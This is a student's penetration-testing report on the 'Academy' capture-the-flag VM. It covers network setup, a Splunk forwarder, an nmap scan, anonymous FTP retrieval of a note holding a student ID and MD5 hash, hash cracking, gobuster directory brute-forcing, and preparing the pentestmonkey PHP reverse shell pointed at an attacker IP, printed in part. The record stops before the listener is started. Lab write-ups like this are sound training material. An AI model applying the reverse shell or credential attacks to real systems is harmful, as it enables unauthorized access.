

Cybersecurity Assignment

Vulnerability Analyzing and Penetration Testing

PROJECT 1


Report by
GIRIPRASHAATH M

Objective

To assess the Academy VM, configure a SIEM, and perform penetration testing to find the root flag.

1. VM Deployment & Network Configuration:

- At first, download the Academy VM from the source and extract it.
- Open the VMware and import the VM.
- Now, edit the VM settings and change the network configuration to Bridged mode.



- Login credentials are:

Username: root

Password: tcm

2. Enabling Network Device (ens33):

- After booting, it was found that the network device (ens33) was disabled by default.

```
Debian GNU/Linux 10 academy tty1

academy login: root
Password:
Last login: Sat Feb 24 04:07:03 EST 2024 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:0c:29:59:1d:40 brd ff:ff:ff:ff:ff:ff
root@academy:~#
```

- It can be enabled using the following commands,

```
ip link set dev ens33 up
```

```
dhclient -v ens33
```
- Now get the IP Address by using,

```
ip a
```
- The ens33 is the interface


3. SIEM Cloud Configuration:

- Now the device has internet connection, so set up the Splunk universal forwarder.
- Configured the universal forwarder using the following commands in the site.

<https://community.splunk.com/t5/All-Apps-and-Add-ons/How-do-I-configure-a-Splunk-Forwarder-on-Linux/m-p/72078>

```
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 6
DHCPOFFER of 172.16.13.210 from 172.16.1.1
DHCPREQUEST for 172.16.13.210 on ens33 to 255.255.255.255 port 67
DHCPACK of 172.16.13.210 from 172.16.1.1
bound to 172.16.13.210 -- renewal in 1758 seconds.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:cd:e2:84 brd ff:ff:ff:ff:ff:ff
    inet 172.16.13.210/20 brd 172.16.15.255 scope global dynamic ens33
        valid_lft 3598sec preferred_lft 3598sec
    inet6 2401:4900:632d:2c81:20c:29ff:fe284/64 scope global dynamic mngtmpaddr
        valid_lft 3197sec preferred_lft 3197sec
    inet6 fe80::20c:29ff:fe284/64 scope link
        valid_lft forever preferred_lft forever
root@academy:~# ls
flag.txt python_server splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:~# cd /opt/splunkforwarder/bin
root@academy:/opt/splunkforwarder/bin# ./splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
    inputs.prdrp-hepgp.splunkcloud.com:9997 (ssl)
Configured but inactive forwards:
    172.16.11.252:8089
    172.16.4.96:8089
    192.168.137.1:8089
    192.168.252.155:8089
    giri18:8089
    giri18:9997
root@academy:/opt/splunkforwarder/bin#
```

4. Scan the machine



- Now open Kali, and scan the machine using nmap with IP Address.
- Nmap is a short form of Network Mapper and it's an open-source tool that is used for mapping networks, auditing and security scanning of the networks

<https://www.mygreatlearning.com/blog/nmap-commands/>

- First, scan for open ports.

- ```

File Actions Edit View Help
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 1000 1000 776 May 30 2021 note.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:192.168.188.39
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 2
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-bounce: bounce working!
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
|_2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|_256 78:ec:c4:7:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-methods:
|_Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Initiating NSE at 22:31
Completed NSE at 22:31, 0.00s elapsed
Read data files from: /usr/bin:/usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds

(home@home) ~ /academy
$

```

- Ftp -port number :21  
SSH-port number:22  
HTTP-port number:80

- As we can see ftp anonymous login is allowed and even apache service is running.
- Now connect the target device using ftp.




## 6. Get the file:

- After making a connection, we can see that there is a note.txt file, so we can get this file by using,

get note.txt

- Now, open the note.txt file in your kali machine.




```
(kali@kali)-[~]
$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.
I couldn't create a user via the admin panel, so instead I inserted directly
into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login.
Le me know what you think of this open-source project, it's from 2020 so it s ently installed.)
should be secure... right ?
We can always adapt it to our needs.
-jdelta
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.254.130 - - [26/Feb/2024 08:22:54] "GET / HTTP/1.1" 200 -
192.168.254.130 - - [26/Feb/2024 08:23:21] "GET /admin/ HTTP/1.1" 200 -
```

- As we can see the photo part is empty and there is a password which looks like md5.
- Using <https://crackstation.net/> we get the output as student.

## 7. Gobuster:

- Now using Gobuster, which is a fast brute-force tool that can find hidden files, directories and URLs within websites.
- Here, we use rockyou.txt file as wordlist for brute force attack, and since rockyou.txt contains large data, we increase the number of concurrent threads to use, in this case it is 40 concurrent threads.




- Now we have found the directory required, i.e.,

https://<target\_ipAddress>/academy


## 8. Login Page:

- Clicking on it, it takes to student login page. Here we use register number that we found in note.txt i.e., 10201321 and password is the hash that we have decoded, student.






- Now locate the reverse shell php file using the command,  
locate php-reverse
- Locate php-reverse
- Vim /usr/share/webshells/php/php-reverse-shell.php



- Now, open the php-reverse-shell.php file, and edit the IP Address with your kali IP Address.




```

kali@kali: ~
File Actions Edit View Help
// This tool may be used for legal purposes only. Users take full responsibility
// For any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+.
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
//
//
// set_time_limit(0);
// VERSION = '1.0';
// $ip = '192.168.124.122'; // CHANGE THIS
// $port = 8080; // CHANGE THIS
// $chunk_size = 1024;
// $write_a = null;
// $write_b = null;
// $error_a = null;
// $error_b = null;
// $daemon = 0;
// $debug = 0;
//
// // Daemonise ourselves if possible to avoid zombies later
//
// // pcntl_fork is hardly ever available, but will allow us to daemonise
// // our php process and avoid zombies. Worth a try...
// if (function_exists('pcntl_fork')) {
// // Fork and have the parent process exit
// $pid = pcntl_fork();
//
// if ($pid == -1) {
// printit("ERROR: Can't fork");
// exit(1);
// }
//
// if ($pid) {
// exit(0); // Parent exits
// }
// }

```

- Save the changes, and create a listener in kali.

